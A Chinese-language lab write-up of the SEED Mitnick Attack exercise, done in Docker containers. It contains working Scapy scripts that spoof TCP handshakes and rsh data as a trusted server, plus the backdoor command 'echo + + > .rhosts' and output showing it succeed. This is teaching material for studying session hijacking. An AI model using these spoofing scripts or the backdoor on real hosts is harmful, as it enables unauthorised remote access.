

The Mitnick Attack Lab

The Mitnick Attack Lab

Mitnick Attack原理

具体实现如下：

Task 1: Simulated SYN flooding

Task 2: Spoof TCP Connections and rsh Sessions

Task 2.1: Spoof the First TCP Connection

Task 2.2: Spoof the Second TCP Connection

Task 3: Set Up a Backdoor

Mitnick Attack原理

我们先定义三台主机：X-Terminal（被攻击的主机，简记为A），Trusted Server（受信服务器，可以不许密码直接登录X-Terminal，简记为B），Attacker。**Mitnick Attack**是一种TCP会话劫持攻击，它并不是攻击A和B之间已有的TCP攻击，而是先自己在A和B之间创建一个TCP连接，然后再利用这个TCP连接进行攻击。大体上来说是Attacker要假装Trusted Server向X-Terminal发起TCP连接建立请求，然后通过一些技巧假装Trusted Server和X-Terminal完成三次握手从而建立TCP连接。

Mitnick Attack分为4个基本步骤，攻击原理图示如下：




Figure 1: The illustration of the Mitnick Attack

Step 1: Sequence number prediction

因为攻击的第一步，Attacker要假装Trusted Server的IP地址向X-Terminal发送SYN包，之后X-Terminal会回复一个SYN+ACK的包，但是这个回复的包会发向Trusted Server的IP地址，Attacker不知道里面的初始序列号SYN是多少，所以攻击的第一步要先学习X-Terminal发送SYN的模式，用来在实施攻击时预测X-Terminal发送的SYN。Mitnick使用的方法是：先用自己电脑向X-Terminal发送SYN包，然后接到SYN+ACK相应之后再发送Reset包清楚X-Terminal队列中的这个半连接（防止X-Terminal队列被填满），这个过程中Mitnick可以获取X-Terminal发送的SYN的值，重复这个操作20次后，他可以掌握X-Terminal发送SYN的规律，然后就可以在后面攻击看不到SYN的时候进行SYN预测。

注：那个年代SYN取值没有采用随机化，所以可以通过多轮观察学到SYN取值的模式，现在这种方式已经不能再用，所以在我们的实验里用wireshark查看TCP包的方法，直接获取X-Terminal发送的SYN，来代替之前的方法。

Step 2: SYN flooding attack on the trusted server.

因为攻击中Attacker是用Trusted Server的IP向X-Terminal发送SYN包，所以X-Terminal会回复 SYN+ACK包给Trusted Server，由于Trusted Server并没有向X-Terminal发送过建立连接请求，所以它会向X-Terminal发送Reset包让它结束三次握手，这个行为会导致攻击的失败，所以我们要想办法组织Trusted Server发送Reset，Mitnick采用的方法是采用SYN洪泛攻击让Trusted Server崩掉（彼时的服务器比今天的服务器更脆弱，容易受到SYN洪泛攻击）。让Trusted Server静默之后，我们的攻击才能继续进行。

Step 3: Spoofing a TCP connection.

Mitnick想在用 `rsh` 在X-Terminal上运行一个后门，后门一旦建立，他就能登录到X-Terminal上。要在X-Terminal上运行 `rsh` 的话，攻击者需要有一个X-Terminal的合法账号及密码通过身份验证，攻击者肯定没有账号密码，但是在X-Terminal的`.rhosts`文件中有 Trusted Server 的信息，Trusted Server可以无需密码登录X-Terminal，这一点是攻击者想要利用的。

攻击者先用Trusted Server的IP地址（已被静默）向X-Terminal发送SYN，然后X-Terminal向Trusted Server发送SYN+ACK回应，然后攻击者猜测出这个回应中SYN的值，并借此成功向X-Terminal发送ACK完成三次握手的第三步，从而建立TCP连接，此时在X-Terminal看来，它是和Trusted Server建立了TCP连接。

Step 4: Running a remote shell.

使用第三步建立的TCP连接，攻击者发送一个远程shell请求，请求受害者运行命令，借此攻击者可以在受害者中建立后门，之后再次入侵就不用再重复攻击，他所需要做的就是受害者的`.rhosts`文件中写入“+ +”，及执行“`echo + + > .rhosts`”指令，在这之后，X-Terminal将接受来自任何人的 `rsh` 和 `rlogin` 请求。

`rsh`的特性：`rsh`会话需要建立两个TCP连接，第一个有攻击者发起，第二个有受害者发起，第一个建立后，攻击者向受害者发送`rsh data`，然后`rshd`会认证用户，认证通过后，它会发起第二个TCP连接，第二个连接是用来发送错误信息的，虽然我们实验中并不用错误信息，这第二个连接必须建立，否则`rshd`不会继续，只有第二个连接建立后，受害者中的`rshd`才会执行攻击者发送过来的命令。

具体实现如下：

Task 1: Simulated SYN flooding

为了实现攻击我们首先要让Trusted Server静默，因为现在的服务器抵御SYN洪泛攻击能力变强，且SYN洪泛攻击不容易实现，所以我们采用别的手段模拟这一效果。

我们使用 `docker stop` 命令关闭Trusted Server来模拟SYN洪泛攻击：

```
seed@VM: ~/.../Labsetup
[05/18/23] seed@VM: ~/.../Labsetup$ docker stop f4
Error response from daemon: No such container: f4
[05/18/23] seed@VM: ~/.../Labsetup$ docker stop ad
ad
[05/18/23] seed@VM: ~/.../Labsetup$
```

使用该命令之后Trusted的Docker被关闭，它就不会妨碍我们的攻击了：

```
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.092 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.065 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.051 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.058 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.063 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.083 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.054 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=64 time=0.056 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=64 time=0.058 ms
^C
--- 10.9.0.5 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8183ms
rtt min/avg/max/mdev = 0.051/0.064/0.092/0.013 ms
root@ad37848f5eaf:/# [05/18/23] seed@VM: ~/.../Labsetup$
```

Task 2: Spoof TCP Connections and rsh Sessions

我们使用Attacker假用Trusted Server的IP向X-Terminal发送SYN请求建立TCP连接，由于Trusted Server在上一步已经被我们关闭，所以它不会发送Reset包。我们使用wireshark嗅探到 X-Terminal 回复的SYN+ACK包获取SYN值。

Task 2.1: Spoof the First TCP Connection

Step 1: Spoof a SYN packet.

假装Trusted Server向 X-Terminal 发送SYN包，需要设置flag值为2，及代表这是一个SYN包，端口要选从1023端口发送到X-Terminal的514端口，如果不用1023端口作为发送端口，连接建立后 rsh 会Reset这个连接，脚本代码如下：

```
from scapy.all import *

# 'U': URG bit
# 'A': ACK bit
# 'P': PSH bit
# 'R': RST bit
# 'S': SYN bit
# 'F': FIN bit


ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=1023, dport=514, flags=2, seq=666666)
```

```

pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)

```

运行脚本wireshark嗅探结果如下，可见三次握手前两步的包：



No.	Time	Source	Destination	Protocol	Length	Info
1	2023-05-18 04:00:02.42:71:0d:24:11	Broadcast	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
2	2023-05-18 04:00:02.42:71:0d:24:11	10.9.0.5	10.9.0.6	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2023-05-18 04:00:04.00:00:00:00:00	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [SYN, Seq=666666 Win=8192 Len=0
4	2023-05-18 04:00:04.00:00:00:00:00	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=3075154205 Ack=666666 Win=64240 Len=0
5	2023-05-18 04:00:04.00:00:00:00:00	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3075154205 Ack=666666 Win=64240 Len=0
6	2023-05-18 04:00:04.00:00:00:00:00	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3075154205 Ack=666666 Win=64240 Len=0
7	2023-05-18 04:00:04.00:00:00:00:00	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=3075154205 Ack=666666 Win=64240 Len=0

Step 2: Respond to the SYN+ACK packet.

要进一步完成第三步握手，我们需要向X-Terminal发送ACK包，这个ACK的值等于X-Terminal回应的SYN+ACK包中的SYN+1，在我们的攻击中，我们可以直接用wireshark嗅探查看X-Terminal回应的SYN+ACK包中的SYN值，但是我们只能使用**The TCP sequence number field**、**The TCP flag field**、**All the length fields**这三种字段。我们使用Scapy编写一个sniff-and-spoof program并在Attacker端运行。脚本代码如下：

```

#!/usr/bin/python3
from scapy.all import *

x_ip = "10.9.0.5" # X-Terminal
x_port = 514 # Port number used by X-Terminal
srv_ip = "10.9.0.6" # The trusted server
srv_port = 1023 # Port number used by the trusted server
# Add 1 to the sequence number used in the spoofed SYN

seq_num = 0x1000 + 1
def spoof(pkt):
    global seq_num # We will update this global variable in the function
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    # Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length

    print("{}:~{} -> {}:~{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

    # Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)
    # Check whether it is a SYN+ACK packet or not;
    # if it is, spoof an ACK packet
    # ... Add code here ...
    if old_tcp.flags == 18:#when it is SYN + ACK packet
        #we need to spoof a ACK packet

        tcp = TCP(sport=1023, dport=514, flags=16, seq=666667 , ack =
old_tcp.seq + 1)
        pkt2 = ip/tcp
        ls(pkt2)
        send(pkt2,verbose=0)
myFilter = 'tcp' # You need to make the filter more specific
sniff(iface='br-344e65172b38', filter=myFilter, prn=spoof)

```

运行结果如下:

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-05-18 05:1...	02:42:71:0d:24:11	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
2	2023-05-18 05:1...	02:42:0a:09:00:05	02:42:71:0d:24:11	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2023-05-18 05:1...	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [SYN] Seq=666667 Win=8192 Len=0
4	2023-05-18 05:1...	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=1498360058 Ack=666667 Win=64240 Len=0
5	2023-05-18 05:1...	02:42:71:0d:24:11	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
6	2023-05-18 05:1...	02:42:0a:09:00:05	02:42:71:0d:24:11	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
7	2023-05-18 05:1...	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [ACK] Seq=666667 Ack=1498360059 Win=8192 Len=0
8	2023-05-18 05:1...	10.9.0.5	192.168.232.2	DNS	81	Standard query 0xa5d8 PTR 6.0.9.10.in-addr.arpa
9	2023-05-18 05:1...	192.168.232.2	10.9.0.5	DNS	81	Standard query response 0xa5d8 No such name PTR 6.0.9.10.in-a...

Frame 7: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface br-344e65172b38, id 0
Ethernet II, Src: 02:42:71:0d:24:11 (02:42:71:0d:24:11), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 666667, Ack: 1498360059, Len: 0
Source Port: 1023
Destination Port: 514
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 666667
[Next sequence number: 666667]
Acknowledgment number: 1498360059
0101 = Header Length: 20 bytes (5)
Flags: 0x010 (ACK)
Window size value: 8192
[Calculated window size: 8192]
[Window size scaling factor: -2 (no window scaling used)]
Checksum: 0xc797 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
[SEQ/ACK analysis]
[Timestamps]

Step 3: Spoof the rsh data packet.

经过前两步, TCP连接已经建立, Attacker需要向X-Terminal发送rsh data了, rsh data的结构如下:

```
[port number]\x00[uid_client]\x00[uid_server]\x00[your command]\x00
```

这里的端口将被用来创建第二个TCP连接。

文档中给的一个例子是:

```
data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00' send(IP()/TCP()/data, verbose=0)
```

在这个例子中我们告诉 X-Terminal 我们在9090端口监听等待第二个TCP连接, 我们想要它运行的命令是" touch /tmp/xyz".

修改脚本如下:

```
#!/usr/bin/python3
from scapy.all import *

x_ip = "10.9.0.5" # X-Terminal
x_port = 514 # Port number used by X-Terminal
srv_ip = "10.9.0.6" # The trusted server
srv_port = 1023 # Port number used by the trusted server
# Add 1 to the sequence number used in the spoofed SYN

seq_num = 0x1000 + 1
def spoof(pkt):
    global seq_num # We will update this global variable in the function
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    # Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length

    print("{}:{{}} -> {}:{{}} Flags={{}} Len={{}}".format(old_ip.src, old_tcp.sport,
old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
```

```

# Construct the IP header of the response
ip = IP(src=src_ip, dst=x_ip)
# Check whether it is a SYN+ACK packet or not;
# if it is, spoof an ACK packet
# ... Add code here ...
if old_tcp.flags == 18:#when it is SYN + ACK packet
    #we need to spoof a ACK packet


tcp = TCP(sport=1023, dport=514, flags=16, seq=666667 , ack =
old_tcp.seq + 1)
pkt2 = ip/tcp
ls(pkt2)
send(pkt2,verbose=0)
#we need to send the rsh data packet
tcp2 = TCP(sport = 1023 , dport = 514 , flags = 24 , seq = 666667 , ack
= old_tcp.seq + 1)
data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
print("#####the rsh session#####")
pkt3 = ip/tcp2/data
ls(pkt3)
send(pkt3, verbose=0)

myFilter = 'tcp' # You need to make the filter more specific
sniff(iface='br-344e65172b38', filter=myFilter, prn=spoof)

```


运行结果如下：

首先看wireshark的抓包结果：



可以看到 X-Terminal 向 Trusted Server 的9090端口发送SYN包后没有得到回应。

同时查看X-Terminal端的文件，文件 xyz 没有被创建，说明 touch 命令没有被执行：



Task 2.2: Spoof the Second TCP Connection

第一个TCP连接建立后，X-Terminal将发起第二个连接，这个连接是被 `rshd` 用来发送错误信息的，我们的攻击中不会使用这个连接，但如果这个连接不建立的话，`rshd` 会在不执行我们命令的情况下关闭，因此我们要诱导在X-Terminal 和 Trusted Server 之间建立这个连接。如下图：




Figure 4: Second Connection

我们要再写一个sniff-and-spoof program，监听Trusted Server的9090端口，当嗅探到一个SYN包的时候就要回复SYN+ACK包以完成握手，建立第二个TCP连接。两个连接都建立后，`rshd` 将会执行我们在 `rsh` 数据包中加入的命令。

我们编写脚本如下：

```
#!/usr/bin/python3
from scapy.all import *

x_ip = "10.9.0.5" # X-Terminal
x_port = 514 # Port number used by X-Terminal
srv_ip = "10.9.0.6" # The trusted server
srv_port = 1023 # Port number used by the trusted server
# Add 1 to the sequence number used in the spoofed SYN

seq_num = 0x1000 + 1
def spoof(pkt):
    global seq_num # we will update this global variable in the function
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    # Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length

    print("{}:~{} -> {}:~{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

    # Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)
    # Check whether it is a SYN+ACK packet or not;
    # if it is, spoof an ACK packet
    # ... Add code here ...
    if old_tcp.flags == 18: #when it is SYN + ACK packet
        #we need to spoof a ACK packet

        tcp = TCP(sport=1023, dport=514, flags=16, seq=666667 , ack =
old_tcp.seq + 1)
```



```

pkt2 = ip/tcp
ls(pkt2)
send(pkt2,verbose=0)
#we need to send the rsh data packet
tcp2 = TCP(sport = 1023 , dport = 514 , flags = 24 , seq = 666667 , ack
= old_tcp.seq + 1)
data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
print("##### the rsh session
#####")
pkt3 = ip/tcp2/data
ls(pkt3)
send(pkt3, verbose=0)
if old_tcp.flags == 2: # when it is SYN packet
tcp = TCP(sport = 9090, dport = 1023, flags = 18, seq = 112233 , ack =
old_tcp.seq + 1)
pkt2 = ip/tcp
print("##### the second connection
#####")
ls(pkt2)
send(pkt2, verbose=0)
myFilter = 'tcp' # You need to make the filter more specific
sniff(iface='br-344e65172b38', filter=myFilter, prn=spoof)

```

执行脚本结果如下，/tmp/xyz被创建且时间戳也是当前时间：

```

root@4c758eaefdf6:/# cd tmp
root@4c758eaefdf6:/tmp# ls
xyz
root@4c758eaefdf6:/tmp# stat xyz
  File: xyz
  Size: 0          Blocks: 0          IO Block: 4096   regular empty file
Device: 37h/55d Inode: 3014765      Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/   seed)   Gid: ( 1000/   seed)
Access: 2023-05-18 09:54:08.878317408 +0000
Modify: 2023-05-18 09:54:08.878317408 +0000
Change: 2023-05-18 09:54:08.878317408 +0000
 Birth: -
root@4c758eaefdf6:/tmp# █

```

Task 3: Set Up a Backdoor

在Task2中，我们通过 touch 证明了我们可以在X-Terminal中执行命令。为了我们以后入侵更方便，不用每次都重复这一攻击过程，我们只需要在X-Terminal的 .rhosts 文件中写入“+ +”即可，命令如下：

```
echo + + > .rhosts
```

我们修改Task2脚本中的 touch 命令为上述命令，重复攻击。然后检验是否成功，在Attacker使用如下命令看能否直接登录X-Terminal；

```
rsh [X-Terminal's IP]
```

结果如下：


```

root@4c758eaefdf6:/home/seed# date
Thu May 18 10:41:00 UTC 2023
root@4c758eaefdf6:/home/seed# ls -al
total 28
drwxr-xr-x 1 seed seed 4096 May 18 08:09 .
drwxr-xr-x 1 root root 4096 Nov 26 2020 ..
-rw-r--r-- 1 seed seed 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 root root 160 Nov 26 2020 .bashrc
-rw-r--r-- 1 seed seed 807 Feb 25 2020 .profile
-rw-r--r-- 1 seed seed 4 May 18 10:36 .rhosts
-rw-r--r-- 1 root root 0 May 18 08:09 step22.py
root@4c758eaefdf6:/home/seed# cat .rhosts
+ +
root@4c758eaefdf6:/home/seed#

```

同时在Attacker端也能直接登录X-Terminal:

```

b847442615f6 seed-attacker
ad37848f5eaf trusted-server-10.9.0.6
4c758eaefdf6 x-terminal-10.9.0.5

[05/18/23]seed@VM:~/.../Labsetup$ docksh b8
root@VM:/# rsh 10.9.0.5
Password:
Authentication failure
rsh: Connection reset by peer
root@VM:/#
root@VM:/# su seed
seed@VM:/# rsh 10.9.0.5
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu May 18 10:44:10 UTC 2023 from 4c758eaefdf6 on pts/3
seed@4c758eaefdf6:~$

```

需要说明的是：这里需要指定登录的用户名 `seed`，否则会默认登录与当前用户名相同的账户（此时为 `root`）；也可以在 attacker 的主机中先切换到 `seed` 用户，再直接登录 server，就不需要指定用户名了。